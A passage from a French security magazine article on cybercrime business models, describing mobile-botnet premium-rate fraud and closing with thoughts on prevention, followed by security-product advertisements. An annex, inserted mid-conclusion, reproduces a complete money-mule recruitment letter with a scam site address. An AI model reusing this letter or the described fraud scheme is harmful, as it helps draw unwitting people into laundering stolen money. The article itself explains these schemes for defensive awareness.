Ce modèle fonctionne d'habitude sur une base contractuelle. Bien que les vers, tels

que MyFip, existent sur le marché depuis plus d'un an, durant notre enquête, nous n'avons pas trouvé de cyber-criminels annonçant ouvertement avoir volé l'IP de l'entreprise X – probablement parce que les clients ne se trouvent pas sur ces canaux de commerce qui constituent un monde complètement différent de celui des hackers actifs.

Mais cela évoluera, tôt ou tard, vu qu'engager un hacker implique des coûts pouvant atteindre des milliers de dollars (en fonction de sa mission), alors qu'un *kid* qui infecte une compagnie avec un cheval de Troie, en utilisant tout simplement un ver de réseau, serait prêt à tout vendre au premier acheteur pour 500.

### Le nouveau commerce : l'abus de téléphones portables

L'utilisation des smartphones, la rencontre dangereuse des botnets et des dialers est devenue possible. Les smartphones sont en fait des ordinateurs avec des fonctions téléphoniques, ce qui offre des possibilités intéressantes aux pirates, comme des appels surtaxés ou l'abus du réseau d'itinérance. Du point de vue technique, des vers MMS, tels que Commwarrior, ont prouvé leur capacité de se répandre dangereusement. D'après le sondage mené par Fortinet en 2005, 5% de tous les MMS sur les réseaux des opérateurs mobiles étaient infectés par une variante de Commwarrior. Et cette tendance ne va que gagner en force, sachant que le nombre de smartphones ne cesse d'augmenter. En effet, tôt ou tard, tous les portables seront des smartphones, ouvrant ainsi une porte aux rapides déclenchements des vers sur les mobiles ; comme les vers sur les ordinateurs. Et bien évidemment, ce n'est qu'une question de temps avant que quelqu'un installe un bot dans une variante de Commwarrior. Par conséquent, les téléphones infectés deviendront des Zombies.

Le modèle économique de la cybercriminalité basé sur les abus des téléphones mobiles fonctionnera alors sur le schéma acheteur / vendeur, où le vendeur fait le sale boulot et ensuite, propose ses services à un acheteur qui fait ainsi des bénéfices plus grands. Le schéma de cette arnaque peut être le



suivant : Un herder de botnet contrôle un botnet qui comprend 5000 zombies sur les téléphones infectés. Il fait une annonce de son botnet sur un canal IRC, le propriétaire d'une société extra-territoriale qui vend des sonneries pour les téléphones portables le contacte. Il lui achète pour 500\$ e-gold le téléchargement de 10 sonneries par chaque bot. A 2\$ la sonnerie (payée via l'appel/le texto sur un numéro surtaxé), cette opération génère presque instantanément un revenu de  $5\,000 \times 10 \times 2 = 100\,000\$$  pour le vendeur de sonneries, c'est-à-dire un bénéfice net de 99,500\$ (correspondant à un index de productivité de 200) (Figure 13).

Une telle opération est non seulement très lucrative, mais elle comporte peu de risques. Les utilisateurs victimes se plaignent au sein de leur opérateur mobile à la fin du mois, lorsqu'ils voient leur facture. Mais l'opérateur refusera probablement toute responsabilité sans procéder à une investigation. Dans le meilleur des cas, même s'il est prouvé que le téléphone mobile a été infecté par un bot, cela n'innocenterait pas le client qui aurait pu faire l'appel lui-même.

En plus de ça, l'impact est encore moins sérieux sachant que probablement les plaintes seront déposées auprès de différents opérateurs dans différents pays.

## Conclusion

Nous avons vu à quel point les différents modèles économiques des cyber-criminels peuvent être lucratifs, se plaçant parfois au niveau égal ou supérieur aux entreprises liées à la drogue, tout en impliquant un risque vraiment minime. D'autant plus que ces arnaques sont relativement faciles à monter et demandent très peu de compétences, un ordinateur et l'utilisation d'un php-mailer.

Aujourd'hui, les modèles et les scénarios que nous avons évoqués soulèvent de nombreuses questions en matière de prévention, de protection et de renforcement de législation. En effet, une analyse approfondie de ces enjeux constitue à elle-seule le sujet d'un nouveau dossier. Sans aucun doute, le plus gros problème et le point principal à creuser dans le combat contre ces crimes est le manque de coordination

## Annexe

Une lettre de recrutement-type de drop : Madame, Monsieur.

Nous avons le plaisir de vous offrir le poste de Manager au sein de notre société. Grâce au travail avec notre société, vous pouvez gagner de 1000 euros à 2400 euros par jour. Afin d'obtenir ce poste dans notre société, vous devez impérativement disposer d'un compte en banque ou Paypal. Notre société vous propose un travail légal et très bien payé. Principes du travail : L'argent de nos clients sera déposé sur votre compte en banque ou votre compte Paypal. Vous devez retirer de l'argent et envoyer 90 % du montant par intermédiaire de Western Union ou e-gold. Notre société réglera les frais de transport et d'envoi de l'argent via Western Union. Vous gagnez 10 % de l'argent non dépensé sur les commissions. Voici les avantages du travail avec notre société :

- Vous pouvez gagner jusqu'à 7000 euros par semaine (votre salaire sera augmenté par la suite).
- Vous pouvez signer un contrat de travail avec notre société pour 3 ans.
- Vous pouvez travailler seulement 3 heures par jour (du lundi au vendredi).
- Une opportunité de monter les échelons de la carrière jusqu'au poste du Manager ou du Chef de département (avec l'augmentation de votre salaire).
- En travaillant avec notre société, vous pouvez bénéficier des vacances gratuites pour votre famille pour un montant n'excédant pas 2500 euros.
- Notre société ne vous demande pas d'être expérimenté ou diplômé.

En revanche, nous ne pouvons pas vous recruter si :

- Vous avez des antécédents judiciaires.
- Vous n'êtes pas majeur (18 ans).
- Pour être recruté sur le poste de manager dans notre société, nous vous demandons de remplir le formulaire d'enregistrement sur le site de notre société : (<http://www.anypayfinance.net>).
- Une fois le formulaire rempli, notre opérateur prendra contact avec vous par téléphone ou adresse de messagerie électronique en 24 heures suivant l'envoi du formulaire.

Dépêchez-vous.

Le nombre de postes dans notre société est limité.

et l'absence de lois internationales. Il est vrai que dans de nombreux modèles économiques que nous avons analysés, les *drops* jouent un rôle crucial et ils se trouvent en général sur le devant de la scène, parfois sans prendre de précautions particulières et pourtant ne se sentant pas particulièrement effrayés.

De plus, suivre des cyber-criminels semblent être techniquement possible, mais soulève un problème moral. Infiltrer les réseaux des pirates voudrait dire que pendant une certaine période de temps des agents de police doivent se compromettre avec les criminels et leur fournir, même temporairement, des informations et outils, grâce auxquels ces derniers pourront faire encore plus de dégâts – ce qui est discutable d'un point de vue éthique.

Au niveau de l'utilisateur, nous avons évoqué comment les lettres de phishing piégeaient tout le monde et en particulier, ceux qui ignorent tout des cyber-scams. Une piste à explorer dans le domaine

d'éducation des utilisateurs consisterait à proposer, voire imposer, par les banques à leurs clients, une mini formation liée au scam (en-ligne de préférence) avant d'activer les services bancaires en ligne pour leur comptes.

En fait, dans le cyber monde qui évolue à une vitesse fulgurante, imprévisible depuis les années 80, et dans une zone illimitée, les combattants de la cyber-criminalité doivent explorer toutes les pistes et possibilités et surtout, ils doivent être plus ingénieux et créatifs que les pirates. A défaut, ces derniers risquent de toujours mener le jeu.

### Guillaume Lovet

Depuis mars 2004, Guillaume Lovet est responsable de l'équipe Threat Response pour la région EMEA chez Fortinet. Impliqué dans des activités de recherche dans le domaine de l'anti-virus, membre de l'AVIEN (*Anti-virus Information Exchange Network*) En tant que développeur C++, il a travaillé pour la société suisse Visiowave. Il fut en charge de réaliser une étude sur la sécurité et les données cryptographiques chez TPS. Guillaume est titulaire d'un Master's Degree en Electrical and Computer Engineering de l'université Georgia Tech aux Etats-Unis.

# ITrust



**Cabinet d'audit et conseil en Sécurité informatique**

Ils nous font confiance : ATR, AGIRC ARRCO, Caisse d'Épargne, Société Générale, Airbus, Akerys, Pelras SA (BMW), Arplex ...

**INTELLIGENCE ECONOMIQUE**

**ANTISPAM**

**FORENSIQUE**

**AUDIT**

**27001**

**SAUVEGARDE**

**FORMATION**

**INTRUSION**

**PHISHING**

**VIRUS**

**BACKDOOR**

**CONSEIL**

**SURVEILLANCE**



[www.itrust.fr](http://www.itrust.fr)

POUR UNE DÉMO WAB EN LIGNE APPELEZ WALLIX : +33 (0)1 53 42 12 90

# TRAÇABILITÉ ENREGISTREMENT DES SESSIONS CONTRÔLE D'ACCÈS AUDIT SINGLE SIGN-ON



**Avec WAB,  
vous maîtrisez le niveau de sécurité de votre SI !**



**ADMINBASTION**

[sales@wallix.com](mailto:sales@wallix.com)

Le **WAB (Wallix AdminBastion)** est une solution permettant de contrôler les connexions et de tracer les opérations techniques exécutées sur les équipements composant le système d'information de l'Entreprise. AdminBastion permet d'appliquer des politiques de contrôle d'accès, de centraliser et simplifier la gestion des mots de passe, d'enregistrer les actions exécutées sur les équipements.

- Vous savez en temps réel ou en différé qui fait quoi, quand, où et comment
- Chaque administrateur se connecte aux différents équipements avec un seul et même couple login/password
- Les actions déclenchées sur l'équipement visé sont enregistrées en continu
- Vous contrôlez les accès aux équipements (Windows, Unix, Linux et Réseau)
- Aucun agent à installer, ni sur les postes clients, ni sur les équipements administrés
- WAB existe en différentes versions (WAB 50, 200 et 400) selon le nombre d'équipements à administrer